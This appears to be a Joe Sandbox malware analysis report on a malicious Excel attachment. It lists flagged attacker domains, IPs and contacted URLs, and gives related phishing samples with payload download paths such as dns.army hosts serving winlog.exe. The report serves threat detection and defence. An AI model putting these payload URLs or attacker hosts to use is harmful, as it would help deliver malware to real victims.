Name	IP	Active	Malicious	Antivirus Detection	Reputation
ow.ly	54.67.57.56	true	false		high
algreenstdykeghestqw.dns.army	103.140.251.164	true	false		unknown
overseaexpert.com	191.96.163.202	true	true		unknown
athara-kiano.com	103.251.44.218	true	true		unknown
www.fashionwatchesstore.com	104.21.61.250	true	true		unknown
oryanos-env.eba-4sqpgjbe.eu-central-1.elasticbeanstalk.com	52.57.196.177	true	false		high
www.evoslancete.com	unknown	unknown	true		unknown
www.athara-kiano.com	unknown	unknown	true		unknown
www.oryanomer.com	unknown	unknown	true		unknown
www.overseaexpert.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.athara-kiano.com/nsag/?SFN=1e70w6qoH0iHBmxDX27vpOpA5lfYuhHzBJ3+ZXyYbvrIHeDq+MUfY30bwUf90UJ6GkTmZw==&cBb=LtD0g	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	vbc.exe, 00000004.00000002.216 7128733.0000000002990000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2195829313.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2182158267.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	vbc.exe, vbc.exe, 00000004.000 00002.2165581608.000000000040A 000.00000004.00020000.sdmp, vbc.exe, 00000005.00000000.2160641622.0000 00000040A000.00000008.00020000 .sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 2.2375810590.0000000000260000. 00000004.00000020.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2195829313.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2182158267.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	vbc.exe, 00000004.00000002.216 6184951.0000000001FE0000.00000 002.00000001.sdmp, explorer.exe, 00000006.00000000.216924444 2.0000000001C70000.00000002.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ariadna.elmundo.es/	explorer.exe, 00000006.0000000 0.2196232044.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.140.251.164	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	false
54.67.57.56	unknown	United States		16509	AMAZON-02US	false
191.96.163.202	unknown	Chile		61317	ASDETUKhttpwwwheficedcomGB	true
52.57.196.177	unknown	United States		16509	AMAZON-02US	false
104.21.61.250	unknown	United States		13335	CLOUDFLARENETUS	true
103.251.44.218	unknown	Indonesia		131775	IDNIC-JALANET-AS-IDPTJupiterJalaArtaID	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356571
Start date:	23.02.2021
Start time:	10:24:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	QTN3C2AF414EDF9_041873.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/12@8/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 34.4% (good quality ratio 32.7%) • Quality average: 72.5% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 84% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
10:26:11	API Interceptor	76x Sleep call for process: EQNEDT32.EXE modified
10:26:17	API Interceptor	34x Sleep call for process: vbc.exe modified
10:26:37	API Interceptor	212x Sleep call for process: ipconfig.exe modified
10:27:19	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.140.251.164	quotation10204168.dox.xlsx	Get hash	malicious	Browse	• algreenstdykeghestqw.dns.army/receipat/winlog.exe
	HBL VRN0924588.xlsx	Get hash	malicious	Browse	• thdyalgreenkeghethbm.dns.army/receipat/winlog.exe
	Smart Tankers Qoute no. 2210.xlsx	Get hash	malicious	Browse	• algreenstdykeghestyc.dns.army/receipat/winlog.exe
	MV SEIYO FORTUNE REF 27 - QUOTATION.xlsx	Get hash	malicious	Browse	• algreenstdykeghestak.dns.army/receipat/winlog.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV-08974589.xlsx	Get hash	malicious	Browse	• algreenstdykeghestak.dns.army/receipat/winlog.exe
	PO-098907654467.xlsx	Get hash	malicious	Browse	• algreenstdykeghestak.dns.army/receipat/winlog.exe
	DOC_KDB_06790-80.xlsx	Get hash	malicious	Browse	• wsdyalgreenkeghewsmq.dns.army/receipat/winlog.exe
	DOC_1WE074665678654.xlsx	Get hash	malicious	Browse	• wsdyalgreenkeghewsmq.dns.army/receipat/winlog.exe
	2089876578 87687.xlsx	Get hash	malicious	Browse	• algreenstdykeghestdb.dns.army/receipat/winlog.exe
	IN 20201125 PL.xlsx	Get hash	malicious	Browse	• algreenstdykeghestdb.dns.army/receipat/winlog.exe
	INV_TMB_C108976.xlsx	Get hash	malicious	Browse	• algreenstdykeghestdb.dns.army/receipat/winlog.exe
	INV_TMB_210567Y00.xlsx	Get hash	malicious	Browse	• algreensndykeghesnpw.dns.army/aledoc/winlog.exe
	RF-E93-STD-068 SUPPLIES.xlsx	Get hash	malicious	Browse	• algreensndykeghesnpw.dns.army/aledoc/winlog.exe
	PE20-RQ- 1638.xlsx	Get hash	malicious	Browse	• algreenstdykegheedst.dns.navy/aledoc/winlog.exe
	SHEXD201990876_SHIPPING_DOCUMENT.xlsx	Get hash	malicious	Browse	• algreenstdykegheedst.dns.navy/aledoc/winlog.exe
	2218003603 92390-00.xlsx	Get hash	malicious	Browse	• algreenstdykegheedst.dns.navy/aledoc/winlog.exe
	inquiry10204168.xlsx	Get hash	malicious	Browse	• algreenstdykegheedah.dns.army/aledoc/winlog.exe
	RFQ 41680.xlsx	Get hash	malicious	Browse	• algreenstdykegheedah.dns.army/aledoc/winlog.exe
	RF-E68-STD-2020-106.xlsx	Get hash	malicious	Browse	• algreenstdykegheedah.dns.army/aledoc/winlog.exe
	SCAN DOCS.xlsx	Get hash	malicious	Browse	• bvcxzlkjhgfdsapoiuytrewqwertyuiopasdfghj.ydns.eu/invoice.doc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54.67.57.56	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• ow.ly/dytF30rxT6o
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	• ow.ly/GNEu30rxT59
	New_Message00934.htm	Get hash	malicious	Browse	• ow.ly/J9A830rbc9g
	http://ht.ly/Q3Px30qXOOA	Get hash	malicious	Browse	• ht.ly/Q3Px30qXOOA
	http://ow.ly/Rrh750jwUFv	Get hash	malicious	Browse	• ow.ly/Rrh750jwUFv
	C72781002.pdf	Get hash	malicious	Browse	• ow.ly/pnzA30gASLt
	http://ow.ly/F2zF30gk7FA?f$9fk45ft987h	Get hash	malicious	Browse	• ow.ly/F2zF30gk7FA?f$9fk45ft987h
	NEW QUOTATION.xlsx	Get hash	malicious	Browse	• ow.ly/5LIK30cNgLL
	DHL_TRACKING_DETAILS_-_Copy.pdf	Get hash	malicious	Browse	• ow.ly/YFZ6w

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
algreenstdykeghestqw.dns.army	quotation10204168.dox.xlsx	Get hash	malicious	Browse	• 103.140.251.164
ow.ly	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	TRANSIT MANIFEST CARGO FORM.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	BL + PL + CI.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	New_Message00934.htm	Get hash	malicious	Browse	• 54.67.57.56
	http://https://u17588438.ct.sendgrid.net/ls/click?upn=h-2Bj1pe3h4Ysprj-2F8RRf9ChxAthv8oUCYMnydAOiqdZUW-2BWPjSW0-2FEf5GesIstZyF0TVG_lbRSzjTjAOmWKCI6GhhOife1Jj1xtmqeANf3i3jW3opERdKAfB6RW1d9S3-2BY3uAZ73G93x4NRv3SGU9GC4XSs1eCeVJJbjnXgiEyfnLUrO5zxeR-2BpWFMutEFdboHQGx95igAqkR70Vu4Hiwd9NcrDdrJs-2BOivQ93TFqP-2BT4HPMkXW0NLxBKQVPvAgnXNChoww1TXGQN2qsuqwn8GkbQaq3PqNM7QYH3v-2Fv5T56RWSqXIWExu7REiKCcAp9f6Du8y	Get hash	malicious	Browse	• 54.67.120.65
	http://https://u18021447.ct.sendgrid.net/ls/click?upn=4-2B97j-2BtYQoCI2fDYEybJE8VXu-2FoT5KUlTEBIP-2FZpwja1LaUJU-2BvsibdvO6vqoNKGEtLN_tkuwbiJYWhKaepE-2BM1TZDajlOQqjy023dIArdFfY4Q7aInX1fHyzMaSNgDpN4RXFFT28Nvm4lTgRP2Lo2wigkcpLbULWR3rg-2FE60qFalXBd1XauXGfqffZ3Vso2GpH8M2RIy-2BLstJ0DTX5Ex-2FSV3rlGx9ZgW98jLaWYfY9EKxp-2Bb-2FdkzvrNyt500LWgC9ORMQ0r6YfW8Y79Zk2VNJnudzlxb1CJo-2FW7Zs6eo8A-2FWgzs-3D	Get hash	malicious	Browse	• 54.67.62.204
	http://ow.ly/nDiV30mD63n	Get hash	malicious	Browse	• 54.183.132.164
	http://ow.ly/Rrh750jwUFv	Get hash	malicious	Browse	• 54.67.57.56
	GTEDS.pdf	Get hash	malicious	Browse	• 54.67.120.65
	GTEDS.pdf	Get hash	malicious	Browse	• 54.183.130.144
	Marine Engine Spare Parts Order_first.pdf	Get hash	malicious	Browse	• 54.67.120.65
	CCS Projects.pdf	Get hash	malicious	Browse	• 54.183.132.164
	http://ow.ly/8rYF30jYWv5	Get hash	malicious	Browse	• 54.67.120.65
	Locked.pdf	Get hash	malicious	Browse	• 54.183.131.91
	http://ow.ly/avIT30jzSjv	Get hash	malicious	Browse	• 54.67.120.65
	9a835a425c8321c22d5a751078cb5f020abaaaafe7cf80fee68237d0811fcae.pdf	Get hash	malicious	Browse	• 54.183.130.144
	http://ow.ly/4mh330j3SCO	Get hash	malicious	Browse	• 54.67.120.65
	ACHIEVE-1 CONTRACT.pdf	Get hash	malicious	Browse	• 54.67.62.204
oryanos-env.eba-4sqpgjbe.eu-central-1.elasticbeanstalk.com	G6FkfjX5Ow.exe	Get hash	malicious	Browse	• 18.195.132.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	TRANSIT MANIFEST CARGO FORM.xlsx	Get hash	malicious	Browse	• 54.67.120.65

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.192.141.1
	R4VugGhHOo.exe	Get hash	malicious	Browse	• 18.197.52.125
	RFQ.exe	Get hash	malicious	Browse	• 52.58.78.16
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 13.57.130.120
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 35.158.240.78
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 54.67.62.204
	BL + PL + CI.xlsx	Get hash	malicious	Browse	• 54.67.120.65
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	• 54.67.57.56
	FortPlayerInstaller.exe	Get hash	malicious	Browse	• 13.224.94.78
	RGB HeroInstaller.exe	Get hash	malicious	Browse	• 99.86.159.18
	Buff-Installer.exe	Get hash	malicious	Browse	• 13.224.195.128
	PO_210222.exe	Get hash	malicious	Browse	• 52.58.78.16
	Order83930.exe	Get hash	malicious	Browse	• 3.131.252.17
	rieuro.dll	Get hash	malicious	Browse	• 143.204.4.74
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 52.213.114.86
	document-1915351743.xls	Get hash	malicious	Browse	• 143.204.4.74
	X1(1).xlsm	Get hash	malicious	Browse	• 99.86.159.123
	wsXYadCYsE.pkg	Get hash	malicious	Browse	• 52.216.242.12
